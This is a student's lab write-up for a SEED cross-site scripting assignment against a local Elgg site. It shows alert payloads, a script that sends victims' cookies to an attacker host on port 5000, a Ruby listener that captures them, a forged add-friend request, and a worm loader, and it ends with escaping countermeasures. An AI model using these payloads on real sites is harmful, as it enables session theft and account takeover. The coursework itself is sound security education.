

Cross-Site Scripting (XSS) Attack Lab


CS5460 Assignment 6 Due: November 17 2017

Austin Derbique A01967241

Important Grader Information: All files and screenshots for this lab are saved in the Tasks folder. Also, I am considering this submission to be my one penalty-free late assignment for the semester.

2.1 Environment Configuration

For this part, I followed the instructions and everything worked smoothly. As seen below, the command to start apache is used and the website is accessible.




3.1 Task 1: Posting a Malicious Message to Display an Alert Window

The default code given in the lab did not work. I had to use:

```
<script> javascript:alert('Hello Grader! :D');</script>
```

instead. The first image is logged in as Alice from her profile. The second picture is logged in as Bobby and simply looking at the member page:




3.2 Task 2: Posting a Malicious Message to Display Cookies

The code used to execute this task is:

```
<script> javascript:alert(document.cookie);</script>
```

Below is a screenshot of Alice's Cookie information.



3.3 Task 3: Stealing Cookies from the Victim's Machine

I used the following script in the brief description field:


```
<script>document.write('<img src=http://attacker_IP_address:5000?c='+ escape(document.cookie) + '>');</script>
```

The reason for using port 5000 instead of 5555 is because I thought the port used in the lab was 5000. By the time I realized my mistake, I was far enough along and decided to just go with it. After injecting this javascript into the page, A get request is visible from the browser:

Method	File	Domain	Type	Size	0 ms	80 ms	160 ms	240 ms
GET	alice	www.xsslabelgg.com	html	10.09 KB				
GET	?c=Elgg=sgbicmpqd065e01v78adde2ca4	xsslabelgg.com:5000						

From here, I then worked on getting a listener. I found a ruby script available online that listens to a given port. This is available here: https://www.tutorialspoint.com/ruby/ruby_socket_programming.htm

The listener code is printed to the screen with the cookies displayed once the listener program is executed. Below is the image for this:

A terminal window titled "Terminal" showing a Ruby script being executed. The script is a TCP listener on port 5000. It receives an HTTP GET request from localhost:5000. The request includes a User-Agent: Mozilla/5.0 (X and a cookie: ^Clistener.rb:6:in `accept': Interrupt from listener.rb:6. The terminal output is as follows:

```
[11/16/2017 23:07] seed@ubuntu:~/Desktop/cs5460/assn6/Tasks/3.3 Stealing Cookies from the Victim Machine$ cat listener.rb
require 'thread'
require 'socket'

server = TCPServer.open(5000)
begin
  Thread.start(server.accept) do |client|
    response = client.recv(100)
    puts response
    client.close
  end
end while(true)
[11/16/2017 23:07] seed@ubuntu:~/Desktop/cs5460/assn6/Tasks/3.3 Stealing Cookies from the Victim Machine$ ruby listener.rb
GET /?c=Elgg%3Dsgbicmpqd065e01v78adde2ca4 HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X
^Clistener.rb:6:in `accept': Interrupt
    from listener.rb:6

[11/16/2017 23:08] seed@ubuntu:~/Desktop/cs5460/assn6/Tasks/3.3 Stealing Cookies from the Victim Machine$
```

3.4 Task 4: Session Hijacking using the Stolen Cookies

For this part, I struggled with my native linux machine as the attacker and seed virtual machine as the target. Eventually, I decided to clone the seed virtual machine and modify that to be the attacker.

After doing that, I modified the /etc/hosts file on my attacker machine to point the DNS to my target web-server so they could communicate.

To start off, I captured the information of the get request so I could recreate it. The below is a picture. I also recorded a capture of the request called capture_of_get_request which stores useful information on what to recreate. Using this information and the starter code available in the SEED lab, I wrote HTTPSimpleForge.java. Compiling javac HTTPSimpleForge creates the executable HTTPSimpleForge.class. Calling "java HTTPSimpleForge" executes the add friend program which produces an output stored in output_from_request.txt. The 2nd and 3rd images below are the before friend request and after friend request images, respectfully.

Live HTTP headers

Headers Generator Config About

HTTP Headers

http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_ts=1510944206&__elgg_token=...

GET /action/friends/add?friend=42&__elgg_ts=1510944206&__elgg_token=c677011e39dcf772bea2...
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=f8er8fngagd9k1r6c1nj22qba5
Connection: keep-alive

HTTP/1.1 302 Found
Date: Fri, 17 Nov 2017 18:44:02 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

http://www.xsslabelgg.com/profile/samy

GET /profile/samy HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0

Save All... Replay... ☒ Capture Clear Close

XSS Lab Site


Activity Blogs Bookmarks Files Groups More



Samy

Add friend
Report user
Send a message


Blogs
Bookmarks
Files
Pages
Wire posts



3.5 Task 5: Writing an XSS Worm

In order to make the XSS worm, I first took the starter code available in the seed lab and then added in the GET request before the POST request to obtain necessary information to carry out the attack. Written is worm.js which utilizes the AJAX framework to compile the requests and send them to the server. The script written is worm.js and is available in the 3.5 directory. This script is placed inside the webserver, although it would not be hard to have this available on the attacking server and insert the URL into the brief description. (Where we previously exploited for a popup window). The following figures show me logging in as Alice. When I visit Samy's page, I become infected with the worm and cannot unfriend Samy as the page refreshes and executes the add friend script again.







3.6 Task 6: Writing a Self-Propagating XSS Worm

This part was not difficult. All I did was change the brief description field to point to the script. Now the user viewing an infected friend becomes infected as well. This modified script is available in the 3.6 directory entitled worm.js. EXTRA CREDIT: Included in the files is a file called worm_extra_credit.js which utilizes the id tag instead of the src tag. I tried for about 30 minutes before giving up. I believe I came close as I set the id element equal to the brief description field to try and obtain the script information that way.

Before Attack:



After Attack:




3.7 Task 7: Countermeasures

For the counter measures part, the modified files are located in a zipped file called XSS.zip located in 3.7 directory.

I turned on HTMLawed 1.8.



From here, I observed the profile to see if anything has happened. Nothing appears to be changed.



After seeing that nothing has changed, I uncommented certain lines as noted in the seed labs instructions. Here is an example of one of the files I changed. This is access.php

```
//SEED: Modified to enable XSS.
//uncomment the below "$access_id_string = htmlspecialchars" statement to enable
countermeasure.
$access_id_string = htmlspecialchars($access_id_string, ENT_QUOTES, 'UTF-8', false);

// if within a group or shared access collection display group name and open/closed
membership status
// @todo have a better way to do this instead of checking against subtype / class.
$container = $vars['entity']->getContainerEntity();

if ($container && $container instanceof ElggGroup) {
    // we decided to show that the item is in a group, rather than its actual acces
    level
    .. .. .
```

After changing all the necessary files, I revisited the site. Below is an image of this. It is noticeable that

now the script is viewable and no longer being executed by the HTML. Effectively disabling the attack.

Samy

Brief description: `<script type="text/javascript" src="http://www.xsslabelgg.com/worm.js"> </script>`